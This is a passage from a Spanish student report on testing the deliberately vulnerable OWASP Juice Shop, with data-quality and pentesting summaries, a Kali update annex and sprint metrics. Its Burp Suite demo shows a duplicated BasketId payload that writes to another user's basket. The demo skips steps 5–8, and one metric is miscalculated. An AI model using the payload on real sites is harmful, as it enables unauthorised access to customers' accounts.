¿Con qué parámetros medimos la calidad de los datos? Hay seis dimensiones principales de la calidad de los datos: exactitud, integridad, coherencia, validez, unicidad y oportunidad.

Precisión: Los datos deben reflejar situaciones reales; la medida de exactitud puede confirmarse con una fuente verificable.

Exhaustividad: La exhaustividad es una medida de la capacidad de los datos para ofrecer efectivamente todos los valores requeridos que están disponibles.

Coherencia: La consistencia de los datos se refiere a la uniformidad de los datos a medida que se mueven a través de las redes y aplicaciones. Los mismos valores de datos almacenados en distintas ubicaciones no deben entrar en conflicto entre sí.

Validez: Los datos deben recogerse de acuerdo con las normas y parámetros empresariales definidos, y deben ajustarse al formato correcto y estar dentro del rango correcto.

Unicidad: La unicidad garantiza que no haya duplicaciones ni solapamientos de valores en todos los conjuntos de datos. La limpieza y deduplicación de datos puede ayudar a remediar una puntuación baja de unicidad.

Oportunidad: Los datos oportunos son aquellos que están disponibles cuando se necesitan. Los datos pueden actualizarse en tiempo real para garantizar su disponibilidad y accesibilidad.

XIX. Beneficios

Beneficios de pruebas de seguridad

- Mantiene la imagen de la marca.
- Protege la información sensible de ser filtrada.
- Los datos del consumidor se mantienen seguros y se incrementa la confianza del cliente.
- Reduce el peligro de amenazas tanto internas como externas.
- Mejora la confianza de los principales inversores y prestamistas.

Beneficios del Pentesting.

- Revelar vulnerabilidades
- Mostrar riesgos reales
- Pone a prueba tu capacidad de ciberdefensa
- Asegurar la continuidad del negocio
- Contar con la opinión de un experto externo
- Aseguran que se cumplan las regulaciones y certificaciones
- Mantener la confianza

Beneficios de la calidad de los datos

- Minimizar los riesgos en sus proyectos, especialmente en los relacionados con Tecnologías de la Información.
- Ahorro de tiempo y recursos, haciendo un mejor uso de la infraestructura tecnológica y sistemas para explotar su información.


- Toma de decisiones de negocio oportunas, en base a información confiable, validada y limpia.
- Adaptación a estándares o regulaciones internacionales sobre el manejo de información, permitiendo facilidad al momento de ejecutarlas.
- Mejorar la confianza, buenas relaciones e imagen de la empresa antes sus clientes frente a la competencia.

XX. Demostración práctica de pruebas de seguridad


Paso 1: Abrir el navegador en el Burp Suite

Paso 2: Colocar la URL donde se encuentra nuestra aplicación e iniciar sesión con una cuenta existente.

Paso 3: Agregamos un producto a nuestra cesta.



Paso 4: revisamos la cesta para verificar que todo ocurrió con éxito.



Response

Pretty	Raw	Hex	Render
1	HTTP/1.1 401 Unauthorized		
2	Access-Control-Allow-Origin: *		
3	X-Content-Type-Options: nosniff		
4	X-Frame-Options: SAMEORIGIN		
5	Feature-Policy: payment 'self'		
6	X-Recruiting: /#/jobs		
7	Content-Type: text/html; charset=utf-8		
8	Content-Length: 30		
9	ETag: W/"1e-Civ7sdKmdsocUgNskj+82erp3UM"		
10	Vary: Accept-Encoding		
11	Date: Tue, 29 Nov 2022 23:31:43 GMT		
12	Connection: close		
13			
14	{'error' : 'Invalid BasketId'}		

Paso 9: Romper la validación

Duplicamos el valor del código de la cesta (BasketId), colocando primero el id correspondiente a nuestra cesta para pasar la validación y luego colocar el id de la cesta de otro usuario.

```
{"ProductId":5,  
"BasketId":"1",  
"BasketId":"2",  
"quantity":1}
```

Enviamos la petición y obtenemos la siguiente respuesta:

Response

Pretty	Raw	Hex	Render
1	HTTP/1.1	200	OK
2	Access-Control-Allow-Origin:	*	
3	X-Content-Type-Options:	nosniff	
4	X-Frame-Options:	SAMEORIGIN	
5	Feature-Policy:	payment 'self'	
6	X-Recruiting:	/#/jobs	
7	Content-Type:	application/json; charset=utf-8	
8	Content-Length:	157	
9	ETag:	W/"9d-6nU+ITq6U3u3JgqJokqIu0PzkL4"	
10	Vary:	Accept-Encoding	
11	Date:	Wed, 30 Nov 2022 00:13:03 GMT	
12	Connection:	close	
13			
14	{		
	"status":	"success",	
	"data":	{	
	"id":	11,	
	"ProductId":	5,	
	"BasketId":	"2",	
	"quantity":	1,	
	"updatedAt":	"2022-11-30T00:13:03.456Z",	
	"createdAt":	"2022-11-30T00:13:03.456Z"	
	}		
	}		

Teniendo como resultado un código 200 y la información del producto agregado a la cesta.

Valoración de las herramientas de seguridad utilizadas

Las herramientas de seguridad como Burp Suite, SQLMap y Fuzz son ampliamente utilizadas por los profesionales de seguridad para realizar pruebas de seguridad en aplicaciones y sistemas. Estas herramientas proporcionan beneficios como:

- **Identificación de vulnerabilidades:** Las herramientas de seguridad ayudan a realizar pruebas exhaustivas, identifican posibles vulnerabilidades en una aplicación o sistema y ayudan a identificar posibles brechas de seguridad.
- **Automatización de pruebas:** Las herramientas de seguridad automatizan gran parte del proceso de prueba de seguridad, lo que permite realizar pruebas de manera más eficiente y efectiva. Esto significa que se pueden identificar y abordar vulnerabilidades en un menor tiempo y con menos esfuerzo.
- **Ahorro de tiempo:** Permiten realizar pruebas de seguridad de manera más frecuente, lo que significa que se puede ahorrar tiempo en la realización de pruebas. Esto ayuda a garantizar que las aplicaciones y sistemas sean seguros y estén protegidos contra posibles vulnerabilidades.

- **Amplia cobertura:** Las herramientas de seguridad tienen la capacidad de realizar pruebas exhaustivas en una amplia variedad de áreas, como por ejemplo: identificación de vulnerabilidades en bases de datos, inyección de código SQL, vulnerabilidades en la capa de aplicación, detectar con mayor rapidez la superficie de ataque entre otros.
- **Identificación temprana de problemas:** Las herramientas de seguridad pueden detectar problemas y vulnerabilidades en una etapa temprana, lo que permite a los profesionales de seguridad abordarlos antes de que se conviertan en un problema mayor.

En resumen, el uso de herramientas de seguridad como Burp Suite, SQLMap y Fuzz ofrece una gran cantidad de beneficios a los profesionales de seguridad y puede ayudar a garantizar que los sistemas y aplicaciones sean seguros y estén protegidos contra posibles vulnerabilidades.

Valoración de las pruebas exploratorias y de penetración.

Al realizar pruebas de penetración, es esencial comenzar evaluando la superficie de ataque del sitio web. Esto implica comprender sus funcionalidades y arquitectura, incluyendo la estructura de carpetas, componentes, servidores y protocolos utilizados. Además, es importante identificar las tecnologías y frameworks empleados, ya que estos pueden contener vulnerabilidades de seguridad o configuraciones por defecto que se vulneren a través del conocimiento de estas configuraciones en la documentación.

Otro aspecto crucial es identificar todos los puntos de entrada y salida de datos, como formularios, URLs, cookies y API, y evaluar su seguridad, así como los permisos y autenticación de los usuarios. Estos factores permiten evaluar posibles vulnerabilidades en el sitio web, tales como inyecciones de SQL, ataques de fuerza bruta y vulnerabilidades de Cross-Site Scripting (XSS), entre otros tipos de ataques.

Considerar estos factores no solo nos permite evaluar posibles vulnerabilidades en el sitio web, sino que también nos proporciona una mejor comprensión del sistema en sí, lo que puede aumentar nuestra confianza en su seguridad. Además, es importante destacar que la realización de pruebas exploratorias junto con una lista de comprobación puede ser un complemento valioso a las pruebas de penetración. Esta combinación nos permite evaluar rápidamente qué partes de la seguridad se están pasando por alto y en qué áreas deberíamos concentrar nuestras pruebas cuando el tiempo es limitado. De esta manera, podemos maximizar el valor de nuestras pruebas y garantizar que todas las vulnerabilidades importantes sean identificadas y corregidas.

XXI. Conclusiones

- Durante el desarrollo del proyecto, se ha logrado implementar de manera efectiva el plan de pruebas en la metodología Scrum. La planificación y ejecución de pruebas se realizaron siguiendo los objetivos y prioridades del sprint actual, garantizando una adecuada cobertura de todas las funcionalidades del producto. Todos los miembros del equipo, incluyendo desarrolladores y partes interesadas, participaron activamente en el proceso, proporcionando retroalimentación constante sobre el estado de las pruebas y corrigiendo de manera oportuna los errores detectados. Además, el plan de pruebas fue implementado siguiendo los estándares del ISTQB.
- Para garantizar un proyecto exitoso, es importante implementar controles que cubran la calidad de los datos, la seguridad y las pruebas de penetración. La calidad de los datos ayuda a minimizar los riesgos en los proyectos de TI y permite una optimización eficiente de la infraestructura tecnológica y los sistemas para aprovechar la información. Las pruebas de seguridad protegen la información sensible, mantienen los datos del consumidor seguros y aumentan la confianza en la marca, reduciendo el peligro de amenazas internas y externas y mejorando la confianza de los inversores. Por su parte, las pruebas de penetración ayudan a revelar vulnerabilidades y a evaluar los riesgos reales en la seguridad de una aplicación o sistema, mejorando la capacidad de ciberdefensa y asegurando la continuidad del negocio.
- Para evaluar el cumplimiento de los estándares de calidad del software ISTQB y OWASP ASVS, es necesario tener en cuenta estos estándares en todas las etapas del proceso de pruebas, desde la revisión de requisitos hasta el cierre de la prueba. Esto incluye la planificación, análisis, diseño, implementación y ejecución de pruebas. Además, contar con un equipo con experiencia en pruebas de seguridad es fundamental para garantizar una evaluación exhaustiva y rigurosa del cumplimiento de estos estándares de calidad.
- Las pruebas de seguridad tienen como objetivo evaluar el nivel de protección contra amenazas y vulnerabilidades, para asegurar la confidencialidad, integridad y disponibilidad de los datos. Sin embargo, si la calidad de los datos almacenados en el sistema es deficiente, es posible que las pruebas de seguridad no sean efectivas, ya que los datos incorrectos o incompletos pueden tener consecuencias graves para la

seguridad del sistema. Por otro lado, la calidad de los datos busca asegurar la precisión, completitud y consistencia de los datos. Sin embargo, si los datos no están protegidos adecuadamente, es posible que sean vulnerables a ataques maliciosos. Por lo tanto, para garantizar la seguridad y confiabilidad del sistema. Si se tiene una buena calidad de datos se garantiza también una buena seguridad y viceversa.

Las pruebas de penetración buscan simular un ataque malicioso para identificar y explotar vulnerabilidades en el sistema, con el objetivo de proporcionar recomendaciones para fortalecer la seguridad. En cuanto a las pruebas de seguridad estas pueden incluir pruebas en el nivel de aplicación, pruebas de infraestructura y pruebas de cumplimiento normativo, por lo que estas son complementarias.

- Para comprobar la confidencialidad, integridad y disponibilidad de la información de la aplicación, debemos realizar pruebas de penetración y seguridad para evaluar su nivel de protección contra posibles amenazas. Además, es crucial verificar la autenticación y autorización de usuarios, el cifrado de datos sensibles y la gestión de permisos para mantener la confidencialidad. La implementación de medidas para verificar la calidad e integridad de los datos almacenados y en tránsito, como la detección y prevención de modificaciones no autorizadas, nos permiten garantizar la integridad de la información. Para la disponibilidad, debemos considerar la redundancia y realizar pruebas de recuperación ante desastres y monitoreo continuo del sistema.
- Para implementar medidas de control en un proyecto de desarrollo de aplicación web, es importante definir objetivos claros para cada caso de prueba, crear un plan detallado de pruebas, documentar los resultados y utilizar un sistema de seguimiento de incidencias para reportar, registrar y solucionar defectos. Además, se debe verificar la cobertura de los requisitos y realizar reportes regulares de las métricas establecidas, para llevar a cabo medidas de control que nos permitan mitigar los riesgos.

XXII. Bibliografía

Mancuzo, G. (2022, 1 septiembre). *¿Qué es Planning Poker en Scrum?* Blog Compara Software. Recuperado el 2 de julio de 2022. <https://blog.comparasoftware.com/que-es-planning-poker-en-scrum/>

Scrum Poker Online - Free Tool for Planning Poker. (s. f.). Recuperado el 2 de julio de 2022. <https://www.ScrumPoker-online.org/en/>

Programa de Estudio de Nivel Básico - Probador Certificado del ISTQB. (2018). Recuperado 10 de junio de 2022. https://es.sstqb.com/_files/ugd/acfdb9_743bf3d31dde49578c94d97e5b96b9da.PDF

Analizando estrategias de prueba: Una guía para una selección y combinación inteligente. (2012, 31 diciembre). ¡Hablemos sobre Testing! Recuperado 1 septiembre de 2022. <https://hablemosobretesting.wordpress.com/2012/12/31/analizando-estrategias-de-prueba-una-gua-para-una-seleccin-y-combinacin-inteligente/>

OWASP Top Ten | OWASP Foundation. (s. f.). Recuperado 1 septiembre de 2022. <https://owasp.org/www-project-top-ten/>



Programa de Estudio de Nivel Avanzado Especialidad – Prueba de Seguridad. (2016) (1.0). Recuperado de https://es.sstqb.com/_files/ugd/acfdb9_f0c0235853f640849488979d53a1d674.PDF

¿Qué es el pentesting? Auditando la seguridad de tus sistemas. (2017, 4 julio). Recuperado de <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>

Data Quality. (s. f.). Recuperado de <https://www.heavy.ai/technical-glossary/data-quality>

XXIII. Anexos

Anexo A. Análisis de mercado salvadoreño para la tienda de OWASP Juice shop.



Anexo B. Actualización de Kali Linux y herramientas.

1. Abre una terminal.
2. Ejecute el comando `apt-get update`. Esto descargará la lista actualizada de paquetes (aplicaciones y herramientas) que están disponibles para instalar.

apt-get update

3. Una vez finalizada la actualización, ejecute el siguiente comando para actualizar los paquetes que no son del sistema a su última versión estable:

apt-get upgrade

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# apt-get update  
Get:1 http://security.kali.org kali/updates Release.gpg [819 B]  
Get:2 http://http.kali.org kali Release.gpg [819 B]  
Get:3 http://security.kali.org kali/updates Release [11.0 kB]  
Get:4 http://http.kali.org kali Release [21.1 kB]  
Get:5 http://security.kali.org kali/updates/main Sources [159 kB]  
Get:6 http://http.kali.org kali/main Sources [7,571 kB]  
Get:7 http://security.kali.org kali/updates/contrib Sources [20 B]  
Get:8 http://http.kali.org kali/non-free Sources [119 kB]  
Get:9 http://security.kali.org kali/updates/non-free Sources [20 B]  
Get:10 http://http.kali.org kali/contrib Sources [56.9 kB]  
Get:11 http://security.kali.org kali/updates/main amd64 Packages [347 kB]  
Get:12 http://http.kali.org kali/main amd64 Packages [8,475 kB]  
Ign http://security.kali.org kali/updates/contrib Translation-en_US  
Ign http://http.kali.org kali/contrib Translation-en_US  
Ign http://security.kali.org kali/updates/contrib Translation-en  
Ign http://http.kali.org kali/contrib Translation-en  
Ign http://security.kali.org kali/updates/main Translation-en_US  
Ign http://http.kali.org kali/main Translation-en_US  
Ign http://security.kali.org kali/updates/non-free Translation-en_US  
Ign http://http.kali.org kali/main Translation-en  
Ign http://security.kali.org kali/updates/non-free Translation-en  
Ign http://http.kali.org kali/non-free Translation-en_US
```

4. Una vez finalizada la actualización, ejecute el siguiente comando para actualizar los paquetes que no son del sistema a su última versión estable:

apt-get upgrade

```

root@kali: ~
File Edit View Search Terminal Help
Reading package lists... Done
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  aircrack-ng greenbone-security-assistant openvas openvas-cli openvas-manager openvas-scanner
  reaver w3af w3af-console
The following packages will be upgraded:
  arj automater burpsuite curl dnsmasq-base dpkg dpkg-dev exploitdb fern-wifi-cracker file fimap
  gnupg gpgv gstreamer0.10-plugins-bad hexinject icedtea-6-jre-cacao icedtea-6-jre-jamvm iceweasel
  javasnoop keimpx laudanum libapache2-mod-php5 libavcodec53 libavdevice53 libavformat53
  libavutil51 libcurl3 libcurl3-gnutls libdpkg-perl libfreetype6 libfreetype6-dev libgcrypt11
  libgd2-xpm libgnutls26 libgstreamer-plugins-bad0.10-0 libicu48 libldap-2.4-2 libmagic-dev
  libmagic1 libmysqlclient18 libnss3 libpostproc52 libruby1.8 libruby1.9.1 libssl-dev libssl-doc
  libssl1.0.0 libsvn1 libswscale2 libtasn1-3 libx11-6 libx11-data libx11-dev libx11-doc
  libx11-xcb1 libxfont1 libxml-libxml-perl libxml2 libxml2-dev libxml2-utils libxrender-dev
  libxrender1 mercurial mercurial-common metasploit metasploit-common metasploit-framework
  mysql-client-5.5 mysql-common mysql-server mysql-server-5.5 mysql-server-core-5.5 ntp
  openjdk-6-jdk openjdk-6-jre openjdk-6-jre-headless openjdk-6-jre-lib openjdk-7-jdk openjdk-7-jre
  openjdk-7-jre-headless openssl php5 php5-cli php5-common php5-mysql pipal ppp python-impacket
  python-libxml2 python-magic recon-ng responder ruby-ethon ruby-ffi ruby-typhoeus ruby1.8
  ruby1.8-dev ruby1.9.1 ruby1.9.1-dev set sqlmap subversion tcpdump wpscan zaproxy
105 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
Need to get 640 MB of archives.
After this operation, 26.5 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y

```

5. Cuando se le pide continuar, presione Y y luego presione Enter.

6. A continuación, vamos a actualizar nuestro sistema. Escribe el siguiente comando y presiona Enter:

```
apt-get dist-upgrade
```

```

root@kali:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be REMOVED:
  libopenvas7
The following NEW packages will be installed:
  ieee-data libhiredis0.10 libjemalloc1 libopenvas8 pixiewps python-markdown python-vulnDb
  redis-server
The following packages will be upgraded:
  aircrack-ng greenbone-security-assistant openvas openvas-cli openvas-manager openvas-scanner
  reaver w3af w3af-console
9 upgraded, 8 newly installed, 1 to remove and 0 not upgraded.
Need to get 29.2 MB of archives.
After this operation, 7,996 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://http.kali.org/kali/ kali/main libhiredis0.10 amd64 0.10.1-7 [23.7 kB]
Get:2 http://http.kali.org/kali/ kali/main greenbone-security-assistant amd64 6.0.1-0kali1 [

```

7. Ahora nosotros al tener nuestro Kali Linux con la herramienta lista y actualizadas para continuar con la ejecución de pruebas.

Anexo C. Cálculo de reporte del sprint 1 semana 1.

Número de defectos detectados	5
Número de casos de prueba ejecutados	11
Número total de casos de prueba planificados para ejecutar	13
Número total de horas de prueba	29

Eficacia de los casos de prueba = $5 \div 11 \times 100 = 45.45$

Cobertura de ejecución de pruebas = $11 \div 13 \times 100 = 84.6$

Tasa de búsqueda de errores = $11 \div 29 \times 100 = 37.9$

Anexo D. Cálculo de reporte del sprint 1 semana 2.

Número de defectos detectados	5
Número de casos de prueba ejecutados	16
Número total de casos de prueba planificados para ejecutar	16
Número total de horas de prueba	35

Eficacia de los casos de prueba = $5 \div 16 \times 100 = 31.3$

Cobertura de ejecución de pruebas = $16 \div 16 \times 100 = 100$

Tasa de búsqueda de errores = $16 \div 35 \times 100 = 45.17$

Anexo E. Cálculo de reporte del sprint 2 semana 1.

Número de defectos detectados	5
Número de casos de prueba ejecutados	6
Número total de casos de prueba planificados para ejecutar	7
Número total de horas de prueba	17

Eficacia de los casos de prueba = $5 \div 6 \times 100 = 83.33$

Cobertura de ejecución de pruebas = $6 \div 7 \times 100 = 85.71$

Tasa de búsqueda de errores = $6 \div 17 \times 100 = 35.29$

Anexo F. Cálculo de reporte del sprint 2 semana 2.

Número de defectos detectados	6
Número de casos de prueba ejecutados	7
Número total de casos de prueba planificados para ejecutar	7
Número total de horas de prueba	23

Eficacia de los casos de prueba = $6 \div 7 \times 100 = 85.71$

Cobertura de ejecución de pruebas = $7 \div 7 \times 100 = 100$

Tasa de búsqueda de errores = $7 \div 23 \times 100 = 30.43$

Anexo G. Cálculo de reporte del sprint 3 semana 1.

Número de defectos detectados	2
Número de casos de prueba ejecutados	6
Número total de casos de prueba planificados para ejecutar	6
Número total de horas de prueba	18

Eficacia de los casos de prueba = $2 \div 6 \times 100 = 33.33$

Cobertura de ejecución de pruebas = $6 \div 6 \times 100 = 100$

Tasa de búsqueda de errores = $6 \div 18 \times 100 = 33.33$

Anexo H. Cálculo de reporte del sprint 3 semana 2.

Número de defectos detectados	5
Número de casos de prueba ejecutados	6
Número total de casos de prueba planificados para ejecutar	6
Número total de horas de prueba	17

$$\text{Eficacia de los casos de prueba} = 5 \div 6 \times 100 = 83.33$$

$$\text{Cobertura de ejecución de pruebas} = 6 \div 6 \times 100 = 100$$

$$\text{Tasa de búsqueda de errores} = 6 \div 17 \times 100 = 35.29$$